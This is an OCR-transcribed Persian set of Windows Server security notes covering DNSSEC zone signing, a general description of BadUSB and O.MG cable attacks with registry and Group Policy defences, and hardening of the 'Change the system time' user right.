
- در این قسمت با استفاده متد های مختلفی که مایکروسافت در اختیارتان گذاشته میتوانید اقدام به sign کردن zoneتان کنید.ما بطور پیشفرض گزینه سوم را برمیگزینیم.




- این قسمت ویزارد مربوط به پایان توسعه و پیکربندی DNSsec را برایمان به همراه جزئیات به نمایش میگزارد.
- این جزئیات حاوی نام zone name که اسم دامین ریشه مان هست،key master یا کلید هوشمند،نوع الگوریتم رمزنگاری، طول کلید رمز نگاری و سایر پارامتر هایی که برای sign zone در نظر گرفته است می شود.
- با زدن nextبه مرحله بعد میرویم...




- در این مرحله sign کردن zone در حال انجام است.ویزارد به شما میگوید که پایان یافتن زمان این فرایند به تعداد پارامتر هایی را که برای sign zone برگزیده اید بستگی دارد.



- نکته:توجه فرمایید که این کار برای Forward lookup zone انجام دادیم.به همین شیوه برای Reverse lookup zone نیز میتوانید مراحل را دنبال کنید.
- حالا اگر بر روی رکورد هایی که در zoneشما ثبت شده اند refreshکنید مشاهده خواهید کرد که تمام رکورد ها به حالت رمزنگاری شده درآمده اند



# چیست؟ KSK (key signing key)



- این نوع کلید با طول ۲۰۴۸ بیت و با رمزنگاری از نوع RSA/SHA-256 تولید شده است. KSKکلید احراز هویت تمام dns key زون ریشه است.

- ZSK ( zone signing key)چیست؟
- کلید امضاء Zone،کلیدی است به طول ۱۰۲۴ بیت که با الگوریتم رمزنگاری RSA/SHA-256ضمانت شده است.ZSK برای اطلاعات داخل zone استفاده میشود.

- NSEC or NSEC3 (Next Secure)چیست؟
- این ریسورس رکوردها اجازه اعتباردهی را به پاسخ های منفی میدهد. NSECبطور پیشفرض برای فراهم کردن احراز هویت به انکار وجود پاسخ،استفاده میشود

# Bad USB

## بدیواس بی چیست ؟

## راه های مقابله با آن

- Bad USBیک آسیب پذیری امنیتی است که به مهاجم اجازه می دهد یک دستگاه USBرا دوباره برنامه ریزی یا بهتر بگیم reprogramکند
- و آن را به ابزاری برای دستکاریِ کامپیوتر قربانی تبدیل کند. حملات Bad USBخطرناک هستند زیرا آنتی ویروس معمولاً نمی توانند به سیستم عامل دستگاه های USBدسترسی داشته باشند و از رایانه محافظت کنند.

- Bad USB خود را به عنوان یک human interface deviceپنهان می کند
- و به طور مخفیانه دستورات مخرب را اجرا می کند یا بهتر ه بگیم payloads های ویروس را روی کامپیوتر قربانی باز یا اجرا می کند.
- این کار با بهره‌برداری از یک نقص مهم که عمیقاً در USB firmwareقرار دارد رخ میدهد که به راحتی قابل اصلاح یا درست شدن نیست.

- شاید براتون جالب باشه که بد یو اس بی ها حتی می توانند در داخل کابل های USB با ظاهر بی ضرر (innocuous-looking USB cables )پنهان شوند.
- این کابل ها می توانند انتقال داده و شارژ را در حین اجرای یک اسکریپت مخرب اسان کنند. متأسفانه، در یک اتاق سرور یا محیط دسکتاپ شلوغ افراد ممکنه کم دقتی کنند و کابل USBیدکی (spare USB cable)توجه نکنند که منجر به فاجعه میشه

- یکی از جدیدترین نسخه های بد یو اس بی یعنی کابل OMG یا کیت Offensive MG صحبت کنیم.
- این کابل شبیه یک کابل استاندارد Wi-Fi است اما حاوی یک میکروکنترلر مخفی Wi-Fi است که می تواند payloadها را به صورت بی سیم از طریق دستگاه ارسال کند. این دقیقاً مانند Bad USB است، اما یک هکر می تواند از راه دور آن را کنترل کند.

- **چگونه از حملات Bad USB جلوگیری کنیم ؟**
- از آنجایی که بد یو اس بی ها خود را به عنوان keyboards پنهان می کنند تشخیص آنها تقریبا امکان پذیر است.
- چند برنامه مانند DuckHunter می توانند single endpoints را برای این نوع حملات نظارت کنند.
- با این حال شرکت ها سازمان های بزرگ می‌خواهند رویکردی سازمان یافته تر برای ایمن کردن پورت‌های USB و اجرای سیاست‌های حفاظتی (implementing protection policies) داشته باشند.
- بنابراین بیایید نگاهی به چند راه بیندازیم که می‌توانید از آلوده شدن شبکه‌تان توسط BadUSBها جلوگیری کنید.

- با تایپ کردن regedit در start menu ، به Registry Editor خود دسترسی پیدا کنید.

- به مسیر زیر بروید :

- Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
- و ConsentPomptBehaviorAdmin را پیدا کنید.

- روی Modify کلیک کنید و Value Data را به 1 تغییر دهید. OK را کلیک کنید.

- از طرف دیگر، می توانید از طریق group policy از دسترسی به Command Prompt با هم جلوگیری کنید. این به شما امکان می‌دهد user groupsخاصی را برای این تغییر بگنجانید یا حذف کنید

- Group Policy Editorرا از محیط ویندوز سرور خود راه اندازی کنید.
- به مسیر User Configuration > Administrative Templates > System. بروید.
- Prevent access to the command prompt را پیدا کرده و آن را فعال کنید.
- « Disable the command prompt script processing»را پیدا کرده و Yesرا انتخاب کنید.
- روی Applyکلیک کنید.

# اطمینان از تنظیم
# Change the system time روی Administrators, LOCAL SERVICE (Scored)

- تنظیمات policy settingمربوط به Change the system timeتعیین می‌کند که کدام کاربران و گروه‌ها می‌توانند زمان و تاریخ را در ساعت داخلی کامپیوترهای موجود در سازمان شما تغییر دهند.

- کاربرانی که این user rightبه آن‌ها اختصاص داده شده است می‌توانند روی شکل و نمای event logsتأثیر بگذارند.

- وقتی تنظیم زمان کامپیوتر تغییر می‌کند، رویدادهای ثبت شده زمان جدید را نشان می‌دهند، نه زمان درستی که وقایع در آن اتفاق افتاده است.

- حالت پیشنهادی برای این Policyمقدار Administratorsو LOCAL SERVICEاست.

- توجه: اختلاف بین زمان موجود در local computerو Domain Controllerها در سازمان شما ممکن است باعث ایجاد مشکل در پروتکل تأیید هویت Kerberosشود، که می‌تواند ورود کاربران به دامنه را غیرممکن سازد یا مجوز دسترسی به منابع دامین را بعد ورودشان به آن‌ها اختصاص ندهد.
- همچنین، در صورت عدم هماهنگی زمان سیستم با Domain Controllers، وقتی Group Policyای می‌خواهد برای کامپیوترهای کلاینت اعمال شود، باعث بروز مشکلاتی می‌شود.

- کاربرانی که می‌توانند زمان را در سیستم تغییر دهند می‌توانند چندین مشکل ایجاد کنند. به عنوان مثال، time stampهایی که در ورودی‌های event logایجاد می‌شوند می‌توانند نادرست باشند، time stampهایی که روی فایل‌ها و فولدرهایی که createیا ویرایش شده‌اند می‌توانند نادرست باشند، و رایانه‌هایی که به یک دامین تعلق دارند ممکن است نتوانند خود یا کاربرانی که از طریق شان سعی در ورود به سیستم دارند را احراز هویت کنند.

- همچنین، از آنجا که پروتکل تأیید هویت Kerberosمستلزم آن است که درخواست کننده و تأیید کننده اعتبار، ساعت‌های خود را در یک دوره زمانی تعریف شده توسط سرور هماهنگ کنند، یک مهاجم که زمان کامپیوتر را تغییر می‌دهد، ممکن است باعث شود که آن کامپیوتر نتواند Kerberos ticketها را بدست آورد یا اعطا کند.

- خطر ابتلا به این نوع رویدادها بر روی اکثر Domain Controllersها، Member Serversها و end-user computerها کاهش می‌یابد زیرا سرویس ویندوز تایم به صورت خودکار زمان را با Domain Controllersاز طریق زیر هماهنگ می‌کند:

- همه کلاینت دسکتاپ کامپیوترها و Member Serverها از احراز هویت Domain Controllerبه عنوان inbound time partnerخود استفاده می‌کنند.

- همه دامین کنترلرهای موجود در یک دامین، Emulator operations masterدر Primary Domain Controller (PDC)را به عنوان inbound time partnerخود در نظر می‌گیرند.

- تمامی PDC Emulator operations masterها از سلسله مراتب دامنه‌ها در انتخاب inbound time partnerشان استفاده می‌کنند.

- این آسیب‌پذیری بسیار جدی تر می‌شود اگر یک مهاجم بتواند زمان سیستم را تغییر دهد و سپس سرویس Windows Timeرا متوقف کند یا مجدداً پیکربندی کند تا با یک تایم سرور ای همگام سازی شود که دقیق نیست.

- روی Administrators، LOCAL SERVICEقرار دهید:

- Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\User Rights Assignment\Change the system time

- در Member Severها: Administrators، LOCAL SERVICE.
- در Domain Controllerها: Server Operators، Administrators، LOCAL SERVICE.

Group Policy Management Editor

File Action View Help

- Computer Configuration
  - Policies
    - Software Settings
    - Windows Settings
      - Name Resolution Policy
      - Scripts (Startup/Shutdown)
      - Deployed Printers
      - Security Settings
        - Account Policies
        - Local Policies
          - Audit Policy
          - User Rights Assignment
          - Security Options
        - Event Log
        - Restricted Groups
        - System Services
        - Registry
        - File System
        - Wired Network (IEEE 802.3) Polici
        - Windows Defender Firewall with
        - Network List Manager Policies
        - Wireless Network (IEEE 802.11) Pc
        - Public Key Policies

| Policy | Policy Setting |
|---|---|
| Access Credential Manager as a trusted caller | Not Defined |
| Access this computer from the network | Not Defined |
| Act as part of the operating system | Not Defined |
| Add workstations to domain | Not Defined |
| Adjust memory quotas for a process | Not Defined |
| Allow log on locally | Not Defined |
| Allow log on through Remote Desktop Services | Not Defined |
| Back up files and directories | Not Defined |
| Bypass traverse checking | Not Defined |
| Change the system time | Not Defined |
| Change the time zone | Not Defined |
| Create a pagefile | Not Defined |
| Create a token object | Not Defined |
| Create global objects | Not Defined |
| Create permanent shared objects | Not Defined |
| Create symbolic links | Not Defined |
| Debug programs | Not Defined |
| Deny access to this computer from the network | Not Defined |
| Deny log on as a batch job | Not Defined |
| Deny log on as a service | Not Defined |
| Deny log on locally | Not Defined |

Change the system time Properties

Security Policy Setting | Explain

Change the system time

☐ Define these policy settings:

Add User or Group... | Remove

OK | Cancel | Apply

# RPC

